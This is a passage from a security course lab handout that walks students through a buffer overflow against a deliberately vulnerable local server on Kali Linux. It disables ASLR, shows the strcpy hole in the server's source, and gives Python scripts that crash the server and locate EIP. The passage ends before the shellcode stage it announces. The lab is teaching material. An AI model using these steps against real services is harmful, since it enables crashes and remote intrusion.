Proj 4: Remote Linux Buffer Overflow With Listening Shell (20 pts.)

What You Need

A 32-bit x86 Kali 2 Linux machine, real or virtual. The project works in a very similar manner on Kali 1.

Purpose

To develop a very simple buffer overflow exploit in Linux. This will give you practice with these techniques:

- Debugging with gdb
- Understanding the registers $esp, $ebp, and $eip
- Understanding the structure of the stack
- Using Python to create simple text patterns
- Editing a binary file with hexedit
- Using a NOP sled
- Generating a payload with msfvenom

Disabling ASLR

We'll disable ASLR to make this project easier.

In a Terminal, execute this command:

```
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

Downloading & Running the Vulnerable Server

In a Terminal window, execute these commands:

```
curl https://samsclass.info/127/proj/p4-server.c > p4-server.c
curl https://samsclass.info/127/proj/p4-server > p4-server
chmod a+x p4-server
./p4-server
```

The server is listening on TCP port 4001.


You need two Terminal windows for this project--a "SERVER WINDOW" and a "CLIENT WINDOW", as labelled below.

Open a second Terminal window and execute this command:

```
nc 127.0.0.1 4001
```

You see a "Welcome to my server!" banner. Type in the message **HELLO** and press Enter.

The server echoes back your input and asks for another message, as shown below.



Stopping the Client (and the Server)

In the Terminal window, running "nc", press **Ctrl+C**. This stops both the client and the server.

Viewing the Source Code

In the SERVER WINDOW, execute these commands:

```
gdb p4-server

list
```

You see ten lines of source code for the server, as shown below. This server was compiled with symbols included, which is not typical, but it makes this project easier.

The source code shows the start of the main() function, which calls the socket() function at line 29 to open a listening process.

In line 26, you can see that the main() function uses a buffer 4096 bytes long.

```
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from p4-server...done.
(gdb) list
20      }
21
22      int main(int argc, char *argv[])
23      {
24          int sockfd, newsockfd, portno;
25          socklen_t clilen;
26          char buffer[4096], reply[5100];
27          struct sockaddr_in serv_addr, cli_addr;
28          int n;
29          sockfd = socket(AF_INET, SOCK_STREAM, 0);
(gdb)
```

In the SERVER WINDOW, execute this command:

```
list 11,20
```

You see the source code for a copier() function, which uses a buffer only 1024 characters long, as shown below.

This suggests that the main() function will allow you to put in more than 1024 characters, and that will overflow a buffer in the copier() function.

```
11
12      int copier(char *str) {
13              char buffer[1024];
14              strcpy(buffer, str);
15      }
16      void error(const char *msg)
17      {
18          perror(msg);
19          exit(1);
20      }
(gdb)
```

In the SERVER WINDOW, execute this command to exit the debugger:

```
q
```

Making a DoS Exploit


A simple DoS exploit is a string of "A" characters 1100 characters long.

In a Terminal window, execute this command:

```
nano p4-b1
```

Enter this code:

```
#!/usr/bin/python

print 'A' * 1100
```




Save the file with **Ctrl+X**, **Y**, **Enter**.

Execute these commands to create the exploit file:

```
chmod a+x p4-b1
./p4-b1 > p4-e1
ls -l p4-e1
```

The file should be 1101 bytes long, as shown below--1100 'A' characters followed by a line feed.



Performing the DoS Attack

In the SERVER WINDOW, execute this command to restart the server:


```
./p4-server
```

The server is listening on TCP port 4001.

In the CLIENT WINDOW, execute this command to send the exploit to the server:

```
nc 127.0.0.1 4001 < p4-e1
```

The server crashes with a "Segmentation Fault" error, as shown below.



Locating the EIP

We know that the buffer is 1024 bytes long, and that 1100 bytes of input crashes the server.


Somewhere between 1024 and 1100 bytes are the bytes that will end up in $eip. To find them, we'll put a nonrepeating pattern of bytes in the last 100 bytes of the exploit.

In a Terminal window, execute this command:

```
nano p4-b2
```

Enter this code:

```
#!/usr/bin/python

prefix = 'A' * 1000

pattern = ''
for i in range(0, 5):
   for j in range(0, 10):
      pattern += str(i) + str(j)

print prefix + pattern
```




Save the file with **Ctrl+X**, **Y**, **Enter**.

Execute these commands to create the exploit file:

```
chmod a+x p4-b2

./p4-b2 > p4-e2

ls -l p4-e2

cat p4-e2
```

The file should be 1101 bytes long, as shown below--1000 'A' characters, then 50 two-digit numbers counting up, followed by a line feed.



Debugging the Server

